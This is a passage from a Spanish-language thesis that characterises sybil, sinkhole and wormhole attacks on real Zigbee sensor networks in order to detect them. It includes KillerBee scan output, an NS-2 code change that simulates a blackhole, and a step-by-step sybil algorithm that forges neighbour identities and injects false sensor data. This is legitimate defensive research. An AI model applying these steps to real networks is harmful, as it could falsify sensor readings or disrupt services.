wormhole en WSN reales; a manera de ejemplo, la cadena de texto para la búsqueda luce así: *wormhole OR sybil OR sinkhole intitle:wsn intext:wsn -intext:simulation -intitle:simulation -filetype:pdf -filetype:ps -filetype:tex -filetype:txt*. Los resultados obtenidos no incluyen páginas que den cuenta de las posibles herramientas, scripts, código y/o ideas de como ejecutar los ataques que se abordan en este trabajo sobre WSN reales, en cambio, los resultados están más orientados a literatura académica en sitios importantes como www.researchgate.net, ieeexplore.ieee.org, www.sciencedirect.com, www.semanticscholar.org, www.ijecs.in y dl.acm.org por mencionar algunos. En otros casos, los resultados estaban ligados a entornos diferentes a las WSN u otros contextos poco relacionados con la seguridad informática. Por otro lado, omitiendo las exclusiones de la búsqueda, es posible encontrar mucho material de apoyo para ejecutar los ataques en WSN simuladas con software especializado como OMNeT, NS-2, NS-3, Mathlab, NetSim, entre otros. Los parámetros de las búsquedas realizadas en Google se encuentran en éste enlace[3].

Debido a los resultados obtenidos durante ésta fase exploratoria de las posibles herramientas para probar ataques en WSN reales, se realiza una consulta en el sitio researchgate.net solicitando información del porque la mayoría de ataques se prueban a través de simulación, se obtienen cuatro respuestas (al momento de escribir ésta sección) poco concretas por parte de los investigadores, quienes proporcionan enlaces hacia documentos cuyos resultados están orientados a la simulación o documentos estrechamente relacionados con software de simulacion; dicha consulta se puede validar a través de éste enlace[4]. Finalmente se concluye que gran parte del software encontrado está orientado a probar ataques y soluciones de detección para entornos simulados, una tendencia que se observó también durante la revisión de los trabajos previos presentados en la Tabla 3-1, confirmando de ésta forma la necesidad de desarrollar herramientas de seguridad que puedan ser empleadas en entornos de WSN reales para ejecución de ataques wormhole, sybil y sinkhole y con esto identificar comportamientos específicos que puedan producir una detección efectiva durante la materialización de estas amenazas.

3.3. Conclusiones

Claramente hay una tendencia de probar los métodos de detección para ataques sybil, sinkhole y wormhole en WSN simuladas, esto se debe principalmente a que la mayoría de soluciones se dan mediante la modificación de protocolos de enrutamiento existentes o el diseño de nuevos protocolos cuyas implementaciones no se masifican debido a la complejidad de implementación en los dispositivos existentes, ya sea porque son de código cerrado, porque el hardware es propio de una compañía, la arquitectura de los equipos debe ser ajustada,

[3] https://pastebin.com/t1qAKVtj
[4] enlace a la consulta en research gate

el hardware compatible no tiene buena penetración en el mercado o estos protocolos aún se investigan y se mejoran para implementaciones futuras en dispositivos reales. De cualquier forma, las simulaciones impiden determinar cuánta carga real soportan los dispositivos de las WSN reales ejecutando los mecanismos de detección propuestos y el impacto que se genera en la red debido a los nuevos datos generados por las aplicaciones de detección, esto puede llevar a la imprecisión de la detección de ataques en varios métodos, debido a que no se tienen en cuenta las características propias de diferentes entornos y por lo tanto es probable que se deban ajustar los mecanismos de detección para los ataques antes mencionados con respecto a la variación de características entre WSN simuladas y WSN reales. Adicionalmente, los métodos de detección para ataques sinkhole y wormhole se basan en el esfuerzo de los sensores de la red y los recursos de estos para lograr identificar los momentos en los que se dan estos ataques, lo cual puede reducir las funcionalidades de consumo bajo de recursos y autogestión de los dispositivos en una WSN real. En cuanto a los métodos basados en mediciones de RSSI y potencia de transmisión, las simulaciones se basan en escenarios ideales en donde factores externos como interferencia, obstáculos y el tipo de ambiente de los entornos no influyen en las mediciones de valores de potencia y RSSI, mientras que en escenarios reales, la influencia de estos factores pueden llevar a la detección de ataques sybil como falsos positivos o falsos negativos. Es por esto que se requiere desarrollar métodos de detección teniendo en cuenta otros parámetros y características que pueden surgir del análisis de los ataques reales con dispositivos físicos.

3.4. Recomendaciones

La seguridad de las redes inalámbricas de sensores debe estar enfocada a las propiedades de redes reales, se debe extraer las características de los ataques con relación a las capacidades de nodos reales ya que están definidas de forma general y no se tiene en cuenta los requerimientos de software y hardware para ejecutarlos, ni la viabilidad que proporcionan los estándares y protocolos para explotar las vulnerabilidades expuestas anteriormente. Lo anterior se puede evidenciar en la falta de herramientas de pruebas de seguridad para evaluar el nivel de privacidad, confidencialidad y disponibilidad de una WSN cuándo ocurren ataques wormhole, sinkhole y sybil. Otra prueba de esto es la tendencia de trabajos de investigación de simular y modelar los ataques y las soluciones sin implementaciones reales como si lo hacen otras áreas de la investigación en WSN, siendo un caso puntual la evaluación de nuevas aplicaciones y mejora de técnicas de implementación y despliegue de estas redes. Como se indica en [61], las investigaciones de seguridad en WSN en muchos casos toman asunciones que no describen de forma completa la realidad de esta tecnología y en donde las habilidades de los posibles atacantes son simuladas de una forma simple sin tener en cuenta las habilidades de un atacante real. Por lo tanto, se requiere el desarrollo de algoritmos para la detección de los ataques wormhole, sinklhole y sybil de acuerdo a su comportamiento en redes reales y no dejar todo el trabajo en entornos simulados, así mismo se deben diseñar

e implementar los mecanismos necesarios para que estos ataques funcionen en dispositivos reales IEEE 802.15.4/Zigbee con el propósito de exponer las posibles variaciones en las características de dichos ataques, ya que son importantes para la identificación de cuándo se materializan las diferentes amenazas. En ese orden de ideas, esta tesis propone un método de detección de ataques basado en el análisis de tráfico con dispositivos externos a la red, evitando la introducción de funciones adicionales en los nodos y que se puedan replicar en WSNs ya funcionales.

4. Caracterización y ejecución de ataques sybil, sinkhole, wormhole y patrones de comportamiento para su detección

Con el fin de lograr la detección de los ataques sybil, sinkhole y wormhole que se dan en las redes de sensores inalámbricos, se requiere de la caracterización y ejecución de estos en un entorno de pruebas controlado para encontrar patrones de comportamiento que ayuden a identificar y clasificar la materialización de dichas amenazas de forma automática. Para conseguirlo, se utilizaron dispositivos Xbee S2C con las funcionalidades de la especificación Zigbee, el estándar IEEE 802.15.14 y cuyo rol dentro de la red corresponde a los nodos legítimos.

Dado que la mayoría de estos ataques emplean nodos ajenos a la red para intervenir en el tráfico y llevar a cabo actividades maliciosas que impactan en las principales características de la información: integridad, disponibilidad y/o confidencialidad, se construye un nodo malicioso con la placa Raspberry pi 3 modelo B y la interface USB RZUSBSTICK de Atmel desde el cual se ejecutan los ataques.

Teniendo en cuenta la falencia de herramientas para ejecutar ataques sybil, sinkhole y wormhole en WSN reales y de especificaciones detalladas en la literatura acerca de qué mecanismos de los dispositivos, hardware o software se pueden emplear para la consecución de los ataques en WSN reales, en este capítulo se proponen y enumeran las etapas necesarias para que los ataques ocurran ya que es fundamental conocerlos durante procesos de defensa ante la materialización de amenazas. Adicionalmente, se diseñan los algoritmos para llevar a cabo los ataques y se implementan en scripts de Python que luego servirán para probar el método de detección. Los resultados se presentan en forma de patrones y firmas que pueden ser empleados en los mecanismos de detección para la activación de alertas ante la ocurrencia y/o materialización de alguno de los tres ataques.

4.1. Características de los nodos, la red y los ataques

Las características de la red sobre la cual se probaron los ataques se describen en las tablas 4-1 para el nodo malicioso y 4-2 para los nodos legítimos. La misma red fue empleada en los tres escenarios que suponen los diferentes ataques sin hacer mayores cambios a excepción del direccionamiento de los nodos, el cual se asigna automáticamente y puede cambiar bajo ciertas condiciones [35]. Cabe destacar que no se emplean mecanismos criptográficos y/o de cifrado en el tráfico de la red con el fin de obtener la mayor información posible del comportamiento no deseado que introduce del nodo malicioso al interior de la red. De igual forma se precisa que la red no es simulada sino real.

El nodo malicioso (Figura 4-1), se construye de forma que pueda ser portátil y con la capacidad de ejecutar los scripts necesarios para la materialización de los ataques sybil, sinkhole y wormhole al interior de la red. Para introducir el tráfico anómalo se emplea la interface USB RZUSBSTICK de Atmel con firmware killerbee, el cual permite la transmisión de los paquetes que se ensamblan con el framework killerbee y los decodificadores de paquetes de la librería Scapy de Python. Además, los algoritmos para la ejecución de los ataques fueron diseñados previamente y trasladados a lenguaje Python, por lo que el nodo malicioso cuenta con el intérprete para dicho lenguaje.

Para los nodos legítimos de la red (Figura 4-2) se eligen los módulos Xbee S2C con firmware 405E debido a que son versátiles en el desarrollo de aplicaciones, configuración y no están limitados a una aplicación específica. Adicionalmente, se utiliza el conjunto de funciones documentados en la especificación Zigbee [34], buscando cubrir una amplia gama de dispositivos que pueden beneficiarse de la solución de detección de ataques propuesta. En ese sentido, al utilizar Zigbee con enrutamiento de origen habilitado en la capa de red, implícitamente se emplea el estándar IEEE 802.15.4 como capa de control de acceso al medio. Por otro lado, los módulos Xbee S2C se acoplan en placas Arduino UNO con microcontrolador ATMEGA 328p. Las demás características son generales y pueden variar dependiendo de la implementación.

Tabla 4-1.: Características del nodo malicioso.

Tipo de nodo	Interface USB+Raspberry Pi 3 Model B
Modelo de la interface USB	ATAVRRZUSBSTICK
Firmware interface USB	Killerbee
Interprete de código	Python 2.7.14
Frameworks	Scapy - Killerbee
Sistema operativo	Raspbian

Tabla 4-2.: Características de los nodos legítimos.

Tipo de nodo	Xbee S2C (XB24C)
Firmware	405E
Conjunto de funciones	ZIGBEE TH Reg
Control de acceso al medio (MAC)	IEEE 802.15.4
Capa de red	Zigbee (Enrutamiento de origen)
Frecuencia de operación	2.4GHz
Nodos enrutadores	2
Nodos coordinadores	1
ID de red (PANID)	10
Placa base	Arduino UNO - ATMEGA 328p



Figura 4-1.: Nodo legítimo utilizado en la red de pruebas.



Figura 4-2.: Nodo malicioso para la ejecución de ataques.

Etapas de los ataques: Los ataques sybil, wormhole y sinkhole, como todos los ataques relacionados con la seguridad informática, deben atravesar etapas en las cuales el principal foco es la información a la cual un atacante tiene la posibilidad de acceder para controlar los recursos de la víctima y en ocasiones a la víctima como tal. En este caso, todos los ataques que en ese capítulo se mencionan llevan a cabo las siguientes etapas para su ejecución como se muestra en la Figura 4-3.



Figura 4-3.: Etapas de los ataques en redes inalámbricas de sensores.

- **Fase 1 - reconocimiento de la víctima:** el atacante recaba información relevante como: la infraestructura física que posee, la tecnología que utiliza, la aplicación de la red y datos personales que pueden llevar a la deducción de contraseñas, llaves de cifrado, ubicación física de los equipos; en éste punto es posible que un atacante utilice técnicas de ingeniería social o si es un atacante interno, es probable que este tipo de información sea obtenida mucho más fácil e inclusive proporcionada por la víctima y con su consentimiento.

- **Fase 2 - escaneo de la red:** el atacante utiliza herramientas informáticas para obtener información de la red como: cantidad de dispositivos en la red, el ID de la red, la dirección de red de los equipos, identificación de nodos sink, canal de frecuencia de operación, tipo de tráfico, tipos de dispositivos y más importante aún, las vulnerabilidades de los nodos de la red. El escaneo en redes con dispositivos IEEE 802.15.4/Zigbee se puede llevar a cabo mediante el comando `zbstumbler` de las utilidades del framework

killerbee. La salida del comando `zbstumbler` se muestra a continuación.

```
$ sudo zbstumbler
zbstumbler: Transmitting and receiving on interface '1:4'
New Network: PANID 0x687A  Source 0x3328
        Ext PANID: 00:00:00:00:00:00:00:10
        Stack Profile: Network Specific
        Stack Version: ZigBee 2006/2007
        Channel: 25
New Network: PANID 0x687A  Source 0xC14D
        Ext PANID: 00:00:00:00:00:00:00:10
        Stack Profile: Network Specific
        Stack Version: ZigBee 2006/2007
        Channel: 25
New Network: PANID 0x687A  Source 0x0000
        Ext PANID: 00:00:00:00:00:00:00:10
        Stack Profile: Network Specific
        Stack Version: ZigBee 2006/2007
        Channel: 25
```

Durante el escaneo, zbstumbler utiliza la transmisión de solicitudes de tramas beacon, una vez se obtiene la respuesta de los nodos enrutadores y el nodo coordinador, ésta contiene información relevante de la red como: el PANID, la dirección de red de los nodos y el canal de operación, en pocas palabras, información útil para un atacante.

- **Fase 3 - selección de objetivos:** De acuerdo con la información obtenida en la fase 1 y 2; el atacante selecciona los miembros de la red que se atacarán, el criterio de cuáles dispositivos serán las víctimas depende del atacante y su valoración de la información obtenida y las vulnerabilidades encontradas, tales como: falta de aplicación de protocolos de cifrado, inyección de paquetes, equipos exteriores poco protegidos para el robo y extracción de llaves de seguridad, entre otros.

- **Fase 4 - ejecución de los ataques:** El atacante procede a explotar las vulnerabilidades encontradas usando software y hardware especial, es la fase en dónde ataques como sybil, sinkhole y wormhole pueden ocurrir. En el proceso de detección de ataques, esta etapa es muy importante ya que permite conocer las características de los ataques que pueden conducir a su identificación y clasificación. Luego de este punto, el atacante puede detener el ataque o seleccionar otras víctimas. En la siguiente sección se realiza un acercamiento técnico a esta fase, presentando los algoritmos necesarios para que los ataques ocurran en las WSN con nodos IEEE 802.15.4/Zigbee.

4.1.1. Escenario simulado: ataque blackhole

El ataque blackhole es muy similar al ataque sinkhole ya que utiliza la publicación de rutas falsas para crear un agujero en la red, donde los datos que se envían al nodo comprometido se pierden debido a que no son enrutados a su destino. El objetivo principal de este ataque es irrumpir en los procesos de enrutamiento para afectar el rendimiento de la WSN [4]. Debido al funcionamiento de este ataque, también puede ser ejecutado utilizando el mismo enfoque que se muestra en la siguiente sección para el ataque sinkhole. Sin embargo, se presenta en forma de simulación, con el fin de demostrar las diferencias de los ataques simulados y reales. Otro de los objetivos de este ejercicio, es también hacer una comparación de la operación de la red bajo este tipo de ataques y bajo operación normal.

Composición de la red: la red de la simulación se compone de cuatro nodos centrales que se encargan de enrutar los paquetes que se generan de los nodos finales o nodos sensores. Partiendo de la idea anterior, se definen los nodos enrutadores con ID de red n0 (nodo coordinador), n1, n2 y n3. Adicionalmente, se definen los nodos generadores de tráfico con las identidades n4, n5 y n6. Una gráfica de cómo se compone la red se muestra en la Figura 4-4. En este caso todos los nodos están espaciados a una distancia considerable entre sí, lo cual en un escenario real, dependiendo de las características del entorno podría influir en el rendimiento de la red.



Figura 4-4.: Red propuesta para simulación de ataque blackhole/sinkhole.

Por otro lado, el script utilizado para la simulación de la WSN en NS-2 se encuentra en el Anexo E.

Parámetros de simulación: la simulación se lleva a cabo según los parámetros de la Tabla 4-3, considerando características similares a la redes reales como: la tecnología estándar utilizado en la capa MAC, la frecuencia de operación, protocolo de enrutamiento, entre otros.

Tabla 4-3.: Parámetros de simulación en NS-2 para WSNs.

Software de simulación	NS-2.35
Capa MAC	IEEE 802.15.4
Cobertura	100mts
Medio de transmisión	Inalámbrico
Frecuencia	2.4GHz
Ancho de banda	250Kbps
Capa de aplicación (APL)	UDP-CBR
Nodo coordinador	n0
Nodos enrutadores	n1, n2, n3
Nodos finales	n4, n5, n6
Protocolo de enrutamiento	DSR

Para lograr la funcionalidad de un ataque blackhole en NS-2, es necesario modificar el código para el protocolo DSR. En ese sentido, para éste ejercicio se realiza una copia del archivo "/ns-2.35/dsr/dsragent.cc" del software NS-2 y en la linea 996 sobre la función `void DSRAgent::handleForwarding(SRPacket &p)` del nuevo archivo, se reemplaza el llamado de la función `sendOutPacketWithRoute(p, false);` por la instrucción `return;` de ésta forma, el nodo comprometido usa como agente DSR el archivo modificado mientras que los demás nodos utilizan el original, logrando así que el nodo comprometido no reenvíe los paquetes que debe redirigir a los demás nodos de la red ya que dejaría de usar la función utilizada para el envío de paquetes, creando un "agujero negro" en el proceso. Cabe destacar que el uso del agente DSR modificado se debe especificar en el script de configuración de la simulación.

Tráfico generado: Con el fin de proporcionar funcionalidad a la red en cuánto a operación se refiere, se configura el envío de paquetes desde los nodos finales hacia el nodo sink, que en éste caso se define como el nodo con ID n0, el tráfico consiste entonces en el envío de 100 paquetes desde el nodo n4 y n5 cada uno y 175 paquetes desde el nodo n6. La efectividad en el envío y entrega de los paquetes se mide con relación a la cantidad de paquetes reenviados

desde los nodos enrutadores.

Operación normal de la red: como se puede evidenciar en la Figura 4-5, todos los paquetes que se envían desde los nodos finales se entregan a su destino, dando como resultado un efectividad del 100 % de los procesos de enrutamiento que realizan los nodos enrutadores. Cabe mencionar que los nodos finales envían los paquetes en diferentes tiempos, por lo que es normal visualizar un aumento inesperado de tráfico en las gráficas. Adicionalmente, debido a que el nodo n6 es vecino con n0, los 175 paquetes que se envían desde este nodo no requieren reenvío, como resultado, el total de paquetes que se reenvían son 200.

Operación de la red bajo ataques blackhole/sinkhole: Este tipo de ataques en entornos simulados supone una dificultad baja de ejecución. El objetivo entonces radica en comprometer el nodo n3 para que no reenvíe los paquetes que recibe del nodo n4 dejando por fuera los datos que se requieren transportar de los 100 paquetes que se envían desde este último. El impacto que causa ésto a nivel de enrutamiento es bastante grande, ya que solo se entregan a su destino un poco más del 50 % de los paquetes que requieren llegar al nodo sink desde los nodos finales. Lo anterior, se puede evidenciar en la gráfica del resultado de la simulación en cuánto a la cantidad de paquetes reenviados (Figura 4-6).



Figura 4-5.: Paquetes reenviados en una red simulada sin ataques.



Figura 4-6.: Paquetes reenviados en una red simulada con ataques.

Discusión: como se puede observar, el cambio en el rendimiento de la red y el ataque se hace efectivo causando una degradación del servicio. Sin embargo, ésto solo representa el daño causado en la red. Dado que el software de simulación es de código abierto, el ataque consiste en modificar el código de NS-2 para que uno de los nodos enrutadores no reenvíe el tráfico que recibe desde los nodos finales, en ese sentido no se proporciona mucha información de las características de los mecanismos utilizados en el ataque, así como tampoco es posible conocer que propiedades de los protocolos de enrutamiento se utilizan para vulnerar la red. Aunque es probable que con la simulación de ataques más complejos se requieran mayores modificaciones al protocolo DSR de NS-2, se debe tener en cuenta que las características a intervenir en el código no necesariamente pueden ser afectadas bajo ataques reales, ya que incluso la estructura del código de protocolos reales puede ser totalmente diferente a la implementación por software, lo cual puede conducir a impresiones sobre la caracterización de los ataques al momento de realizar detecciones en redes reales. Adicionalmente, el enfoque para ataques simulados obliga a pensar que los ataques deben ser ejecutados desde un nodo que pertenece a la red, dejando de lado la influencia que puede causar un nodo malicioso externo en la WSN. Por lo anterior, se confirma que para la detección de ataques se requiere una caracterización mucho más precisa (basada en la interconexión real de sensores), como las que éste documento presenta en las secciones siguientes.

4.2. Características del ataque sybil

Dado que el ataque sybil involucra el uso de identidades falsas por parte de un nodo malicioso al interior de la red con el fin de irrumpir en el correcto funcionamiento de las aplicaciones y enrutamiento, se diseña un algoritmo para llevar a cabo éste ataque sobre redes con dispositivos IEEE 802.15.4/Zigbee, el cual consiste en anunciar mensajes de link status para crear una vecindad falsa de varios nodos con un nodo víctima e inyectar datos falsos a dicho nodo. El objetivo principal es demostrar como impacta este ataque en los equipos, servicios y en las aplicaciones, extraer patrones de comportamiento y situaciones particulares que puedan ser usadas para identificar cuándo ocurre éste ataque.

4.2.1. Algoritmo para la ejecución del ataque sybil

El enfoque para llevar a cabo éste ataque, consiste en la elaboración aleatoria de identidades de nodos falsos a partir de las direcciones de la capa NWK y capa MAC, lo cual permite tomar identidades desconocidas para la red y con la capacidad de enviar datos a su nombre hacia el nodo víctima. Considerando lo anterior, la Figura 4-7 ilustra el diseño del algoritmo, posteriormente se definen las acciones de cada procedimiento y se ejecuta el ataque en una red de pruebas (resultados).



Figura 4-7.: Algoritmo del ataque sybil.

Verificación de los datos de entrada: Los datos de entrada hacen referencia a las variables iniciales que requiere el algoritmo para comenzar con el ataque. Los datos que se entregan como argumentos de la línea de comandos deben corresponder a la cantidad de nodos falsos para fabricar (número entero), la dirección de red de 16 bits del nodo objetivo en formato hexadecimal y que por lo general es la dirección del nodo sink de la red o la estación base, el canal de operación (número entero) y el ID de red o PANID. Una vez el programa recibe los parámetros anteriores se procede con la inicialización de éstos en las variables que se utilizaran durante la ejecución del ataque.

Inicialización de variables: En éste punto, se almacena la información requerida para el ataque en memoria y a su vez se emplea para ensamblar paquetes falsos de link status y de datos que luego se envían en la fase de ejecución. Adicionalmente, en esta etapa se realiza la búsqueda de la dirección MAC del nodo víctima y que consiste en la captura de paquetes que contengan la dirección NWK de dicho nodo; en cuánto el nodo malicioso captura el paquete necesario, se extrae la dirección MAC y se notifica el hallazgo. Es importante mencionar que la captura de paquetes se realiza uno a la vez en un bucle infinito, verificando tanto la dirección de origen, así como la dirección de destino en los paquetes capturados, con el fin de obtener la dirección MAC en el menor tiempo posible.

Creación de identidades de los nodos: En ésta fase del ataque y con la variable correspondiente a la cantidad de identidades falsas, se crean las direcciones NWK y MAC con valores aleatorios y que identifican a los nodos maliciosos de la red, la información se almacena en listas que luego se emplean para ensamblar los paquetes (para cada identidad falsa), que se requieren inyectar en la red para crear una falsa vecindad de nodos sybil.

Creación de la vecindad falsa: Una vez generados los datos necesarios para la identificación de los nodos sybil (direcciones MAC y NWK), se procede con el ensamble de paquetes de link status, en donde se especifican la dirección MAC y NWK de origen correspondientes a los nodos sybil, la dirección NWK del nodo vecino (en el campo dirección de red de vecino) que a su vez es el mismo nodo víctima y la calidad de enlace con un valor de 255 (el más óptimo en los campos costo de entrada y costo de salida). Como se observa, el ensamble del paquete no es completo y solo se especifican los datos necesarios para que el ataque sea exitoso, ésto es gracias a que se utiliza un molde, es decir, un paquete capturado previamente y modificado a conveniencia del ataque. El envío de paquetes de link status consiste entonces en: 1) la lectura del archivo que contiene los datos del paquete a modificar, 2) la modificación del paquete con los datos de los nodos sybil, 3) un proceso en bucle que se encarga de recorrer la cantidad de identidades falsas generadas y el envío del paquete malicioso de link status. Una vez los nodos reciben el paquete, se espera que almacenen la dirección NWK de los nodos sybil en la tabla de vecinos, logrando de esta forma crear la vecindad con nodos falsos.

Inyección de datos falsos: Aunque es un procedimiento opcional, éste representa la idea principal de los ataques sybil y que consiste en la participación de la red como un nodo miembro de la misma. El escenario planteado permite al atacante enviar datos falsos al nodo objetivo, como pueden ser variables de entorno: temperatura, humedad, control de acceso, etc. Lo anterior supone un problema ya que el procesamiento de estos datos en un nodo sink puede llevar a tomar acciones según los datos inyectados: cambiar la temperatura de ambiente, abrir accesos físicos o ejecutar alertas. Inicialmente, los datos a enviar son proporcionados por el atacante. Para conseguir la inyección de datos falsos en el nodo víctima, se sigue el mismo proceso de creación y envío de paquetes link status, con la diferencia que los datos que se emplean para modificar los paquetes son: la dirección NWK del nodo víctima, la dirección MAC del nodo víctima (obtenida en la etapa de inicialización de variables), ambas como dirección de destino en la capa NWK del paquete, mientras los datos de direccionamiento para el origen se especifica en el direccionamiento de los nodos sybil. De igual forma, se emplea un bucle de control para recorrer los nodos falsos creados y enviar la información.

Una explicación técnica y detallada del código utilizado se puede encontrar en el Anexo A de este documento.

4.2.2. Implementación y resultados del ataque sybil

Estado inicial de la red: La red se establece con tres nodos como se especifica en la sección 4.2 de éste capítulo, aun sin la presencia del nodo malicioso. La topología de la WSN se muestra en la Figura 4-8.



Figura 4-8.: WSN sin la presencia de nodos maliciosos.

